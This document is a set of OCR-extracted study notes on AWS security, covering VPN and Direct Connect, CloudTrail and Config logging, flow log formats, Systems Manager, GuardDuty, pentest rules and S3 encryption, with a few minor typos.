
AWS Contents
AWS Questions > Secure Connections to AWS Environment

- can connect securely using either VPN connection or Direct Connect connection

AWS VPN

Uses two components:

1. Virtual Private Gateway (VPN gateway)
    - resides within AWS
    - consists of two endpoints located in different data centers
2. Customer gateway



- consists of two IPsec tunnel
    - IPsec Tunnel: secure network protocol allowing encrypted communication between two endpoints

    - implemented at IP layer
- uses public network to establish connection

Routing

Route table example:


Destination	Target
10.0.0.0/16	Local
172.16.0.0/16	pcx-1234abcd
172.16.1.0/24	vgw-wxyz6789

1. First route is local route of VPC (found in every route table)
2. Second route points to target relating to VPC peering connection
3. Third route point to VPN gateway

- if packet is meant for destination that is covered by two subnets, it will go to the more specific subnet
    - e.g. if packet is meant for 172.16.1.5, it will go to the third route even though route 1 and route 2 both cover that destination
- route propagation can be enabled in VPN gateway to automatically add site-to-site VPN connections to route table

AWS Direct Connect

- like VPN connection; joins your own infrastructure with AWS architecture as if it were a single network
- generally provides more consistent and reliable connection
- Connection runs across private network via an AWS Direct Connect location



Three distinct locations involved to establish link:

1. Corporate site where your own private network resides
2. AWS Direct Connect location (typically owned by AWS partner)

3. AWS VPC within specific AWS region

Prerequisites for configuring and establish connection:

1. Your organization works with an AWS Direct Connect partner who is a member of AWS Partner Network (APN)
2. Your network has co-location connection to AWS Direct Connect location
3. Your organization works with an IPS allowing connection to AWS Direct Connect

Once physical network connection to AWS Direct Connect location established, network must follow this criteria:

1. Authentication - router must support Border Gateway Protocol (BGP) and MD5
2. Network must use single-mode fiber
3. Manually configured speed and full-duplex enabled
4. 802.1Q VLAN encapsulation support enabled

Virtual Interfaces

- connection can be partitioned into virtual interfaces
- allows access to other AWS services other than what is within your VPC

Securing EC2 Instances

- Elastic Compute Cloud (EC2) is the most common of the compute services
- can use Amazon Inspector (vulnerability scanner)

Key Pairs

- used to allow connection to instance
- uses public key cryptography (2048 bit SSH-2 RSA)
- public key maintained by EC2 instance, private key is with customer
  - keys are unrecoverable if lost
  - public key encrypts creds, private key decrypts

Monitoring and Logging

AWS CloudTrail

- tracks and records API calls
- for every API call the following is tracked:
  - API that was called
  - service to which API call was made against
  - timestamp when it was called
  - source IP address of requester

AWS Config

- logs any change to resources
- acts as resource inventory
- stores and reviews configuration history of resources
- integrates with CloudTrail
    - shows which API call made specific changes
- checks compliance rules

Amazon CloudWatch

- most common AWS monitoring service
- monitors resource performance over time
- can be used with unified Cloud Agent to collect logs of applications

VPC Flow Logs

- Virtual Private Cloud (VPC)
- captures all IP traffic

Isolation

- security group should be created so that a compromised instance can quickly be changed to this group
    - the group should not be able to communicate with any other resources

- log data should be stored in dedicated S3 bucket
- create IAM roles that only allow read-only access to resources
    - prevents accidentally changing data on instance

Systems Manager (SSM)

- allows to quickly administer and perform operational actions against instances without SSH or RDP

Actions

Automation

- automate processes against groups of resources via SSM documents
- e.g. patching EC2 instances or creating AMI (Amazon Machine Image)

Run Command

- manage fleet of EC2 instances remotely and securely
- can perform maintenance and management without logging into instances
- uses SSM documents to help perform administrative tasks and configuration changes

Distributor

- distributes software across instances

State Manager

- maintains state of EC2 instances
- uses of state manager:
  - configuring network settings
  - bootstrapping instances
  - ensuring installation of agents are schedually updated
  - running scripts on instances

Patch Manager

- automates management of patch updates across EC2 instances
- you can create patch groups which associates a number of instances with a group
  - allows you to associate a group with a single patch baseline
  - instances not associated with patch group will receive default patch baseline# Auditing and Governance
  AWS Contents
  AWS Questions > Auditing and Governance

AWS Artifact

- on-demand portal allowing viewing and downloading AWS security and compliance reports and online agreements

    - these reports are undetaken by external auditors of AWS
    - agreements for accounts made with AWS

Securing with CloudTrail

- data (logs) can be encrypted with SSE-KMS
- SHA-256 used for file validation
- when validation is enabled, digest files are created
    - digest files reference every log file delivered within specific timeframe along with associated hash
    - digest files are signed using private key of a public/private key pair used by CloudTrail for that region

Validating if log was tampered with or moved:

```
aws cloudtrail validate-logs --trail-arn <trailARN> --start-time <start-time>
```

AWS Config

- useful for seeing history of modifications to a resource via looking at the history of configuration items

Components of AWS Config:

- Configuration items
- Configuration streams

- Configuration history
- Configuration snapshots
- Configuration recorder
- Config rules
- Resource relationships
- Config role

Configuration Items (CI)

- fundamental element of AWS Config
- contains point-in-time snapshot info on configuration data of attributes of an AWS resource such as:
  - current configuration
  - direct relationships resource has with other resources
  - metadata
  - events
- CI updated each time change is made on resource (e.g. create, update, or delete API call made against resource)

Components of Configuration Item:
Metadata: info and data about config item
Attributes: data of actual resource that CI relates to
Relationship: data related to any connected resource (e.g. if CI is related to a subnet, the relationship could contain data related to associated VPC that subnet is part of)
Current Configuration: shows same info that would be generated upon performing a *describe* or *list* API call

Amazon Macie

- managed service backed by machine learning
- automatically detects, protects, and classifies data within S3 buckets
- classifies data to determine its level of sensitivity# Implementing Logging Mechanisms
  AWS Contents
  AWS Questions > Implementing Logging Mechanisms

Amazon S3 Logging

- most common AWS storage service
- logs can be sent to S3 or Amazon CloudWatch Logs

Two types of logging within S3:

1. Server access logs
2. Object-level logs

Server Access Logs

Log details captured:

- identity of requester accessing bucket
- name of bucket being accessed
- timestamp of when action was carried against bucket
- action that was done

- HTML response status
- any error codes

- source and target buckets must be in same region

Object-Level Logging

- must be associated with CloudTrail which will record write and read API activity

Flow Logs

- captures IP traffic across network interfaces
- default log file format:

```
${version} ${account-id} ${interface-id} ${srcaddr}
${dstaddr} ${srcport} ${dstport} ${protocol}
${packets} ${bytes} ${start} ${end} ${action} ${log-
status}
```

1. version: version of the flow log
2. account-id: AWS account ID
3. interface-id: interface ID that log stream data applies to
4. srcaddr: IP source address
5. dstaddr: IP destination address
6. srcport: source port used for traffic
7. dstport: destination port for traffic

8. protocol: protocol number being used for traffic
9. packets: total number of packets sent during capture
10. bytes: total number of bytes sent during capture
11. start: timestamp of when capture window started
12. end: timestamp of when capture windows finished
13. action: whether traffic was accepted or rejected by security groups
14. log-status: status of logging, which is one of three codes:
    - OK: data is being received
    - NoData: no traffic to capture during capture window
    - SkipData: some data within log was captured due to an error

VPC Traffic Mirroring

- duplicates network traffic from elastic network interfaces attached to instances
    - duplicated traffic sent to third-party tools and services for analysis

CloudTrail

Trails: contain configurable options for what to monitor and track
Events: every API call is stored as an event
Log Files: created every 5 minutes; stored within S3 bucket
CloudWatch Logs: logs can be sent to CloudWatch for

analysis and monitoring

API Activity Filters: provide search and filter functionality when looking at API activity

Understanding CloudTrail Logs

Example of CloudTrail Log


```
"awsRegion": "eu-west-1",
"eventID": "6ce47c89-5908-452d-87cc-a7c251ac4ac0",
"eventName": "PutObject",
"eventSource": "s3.amazonaws.com",
"eventTime": "2019-11-27T23:54:21Z",
"eventType": "AwsApiCall",
"eventVersion": "1.05",
"readOnly": false,
"recipientAccountId": "730739171055",
"requestID": "95BAC3B3C83CCC5D",
"requestParameters": {
"bucketName": "cloudtrailpackt",
"Host": "cloudtrailpackt.s3.eu-west-
1.amazonaws.com",
"key": "Packt/AWSLogs/730739171055/CloudTrail/eu-
west-
1/2019/11/27/730739171055_CloudTrail_eu-west-
1_20191127T2321Z_oDOj4tmndoN0pCW3.json.gz",
"x-amz-acl": "bucket-owner-full-control",
"x-amz-server-side-encryption": "AES256"
"sharedEventID": "11d4461b-0604-46c4-b4c9-
6a23b3e7f57c",
"sourceIPAddress": "cloudtrail.amazonaws.com",
```

```
"userAgent": "cloudtrail.amazonaws.com",
"userIdentity": {
"invokedBy": "cloudtrail.amazonaws.com",
"type": "AWSService"
```

- shows Cloudtrail made *PutObject* request to Amazon S3 to store its log file (see the *key* parameter)

eventName: name of API called
eventSource: AWS service in which API call was made
eventTime: time of API call
SourceIPAddress: IP that made the API call (if a service did the API call then instead the name of the service would be displayed)
userAgent: agent method of request
Console.amazonaws.com: determines that root user made request
userIdentity: additional info relating to user agent

Amazon Athena

- serverless service
- analyzes data stored within Amazon S3 (such as CloudTrail logs)
- uses SQL

CloudWatch

- main AWS monitoring service
- collects data and metrics from all supported AWS services
- can be implemented in a large scale using AWS Systems Manager (SSM)

Automation

AWS Contents
AWS Questions > Automation

Automating Security Detection and Remediation

Using CloudWatch Events with AWS Lambda and SNS

- can identify event to capture and create an automatic response

AWS Lambda

- serverless compute service
- automatically provisions compute power
- allows running code for applications either on demand or in response to events without needing to provision any

compute instances yourself
- allows freedom of not having to maintain a compute instance (this is handled by AWS)

Amazon GuardDuty

- can be used for automation detection and remediation
- powered by machine learning
- can capture events from CloudTrail logs, DNS logs, and VPC flow flogs
    - events referenced against threat detection feeds (compared against known sources of malicious activity)
- runs on AWS infrastructure so doesn't affect performance of your infrastructure

AWS Security Hub

- collects security findings from:
    - AWS IAM
    - Amazon Macie
    - Amazon GuardDuty
    - Amazon Inspector
    - AWS Firewall Manager
- has predefined and managed insights to identify security-related weaknesses

Discovering Security Best Practices

- Multi-Factor Authentication (MFA)
- Enable AWS CloudTrail
- Remove root account access keys
    - account keys enabled access via AWS CLI, SDK, or other development tools
- Strong passwords
- Principle of Least Privilege (PoLP)
- Encrypt data
- Automate security threat detection and remediation

AWS Trusted Advisor

- recommends enhancements against number of predefined best practice checks across five areas of your account:
    1. Cost optimization
        - identifies resources not optimally used
    2. Performance

    - looks for resources that could make use of provisioned throughput
    - identifies over-utilized resources
3. Security
    - identifies weaknesses
4. Fault Tolerance
    - determines whether you have adequate resiliency built into environment
5. Service Limits
    - checks if services have reached 80% of allotted service limit

Pentesting AWS

- can't carry pentest against some services without prior approval from AWS
- services you can pentest against:
    - Amazon EC2 instances, NAT gateways, and elastic load balancers
    - Amazon RDS
    - Amazon CloudFront
    - Amazon Aurora
    - Amazon API Gateways
    - AWS Lambda and Lambda Edge functions
    - Amazon Lightsail resources
    - Amazon Elastic Beanstalk environments

- services not to be pentested:
  - DNS zone walking via Amazon Route 53 hosted zones
  - Denial of Service (DoS), Distributed Denial of Service (DDoS),
  - simulated DoS, simulated DDoS
  - Port flooding
  - Protocol flooding
  - Request flooding (login request flooding and API request flooding)# Managing Data Security

  AWS Contents

  AWS Questions > Managing Data Security

Amazon EBS Encryption

- EBS volumes provide block-level storage to EC2 instance
  - gives more flexibility for storage capabilities
- default regional encryption setting can be applied to EBS volumes to automatically encrypt new EBS volumes
- uses KMS service to encrypt data

Amazon EBS

- used for file-level storage
- support in-transit and at-rest encryption
- uses KMS service to encrypt data

Amazon S3

- provides object-level storage


Five different encryption options for S3 objects:

1. Server-side encryption with S3-managed keys (SSE-S3)
2. Server-side encryption with KMS-managed keys (SSE-KMS)
3. Server-side encryption with customer-managed keys (SSE-C)
4. Client-side encryption with KMS-managed keys (CSE-KMS)
5. Client-side encryption with customer-managed keys (CSE-C)

- server-side encryption: encryption algorithm and process run from server-side (i.e. in this case it is within Amazon S3)
- client-side encryption: encryption process executed on client side before data sent to S3


SSE-S3

Encryption



1. Client selects object(s) to upload to S3 and indicates SSE-S3 as encryption algorithm
2. S3 encrypts object with plaintext data key and encrypted object stored in chosen S3 bucket
3. plaintext data key encrypted with S3 master key, and the encrypted key is then stored into S3 and associated with encrypted data object
4. Plaintext data key removed from memory

Decryption



1. User request encrypted object
2. Encrypted data key of object is decrypted with S34 master key
3. Plaintext data key decrypts encrypted data object
4. S3 returns plaintext data object to client

SSE-KMS


Encryption

Managing Key Infrastructure > SSE-KMS Encryption

Decryption

SSE-C

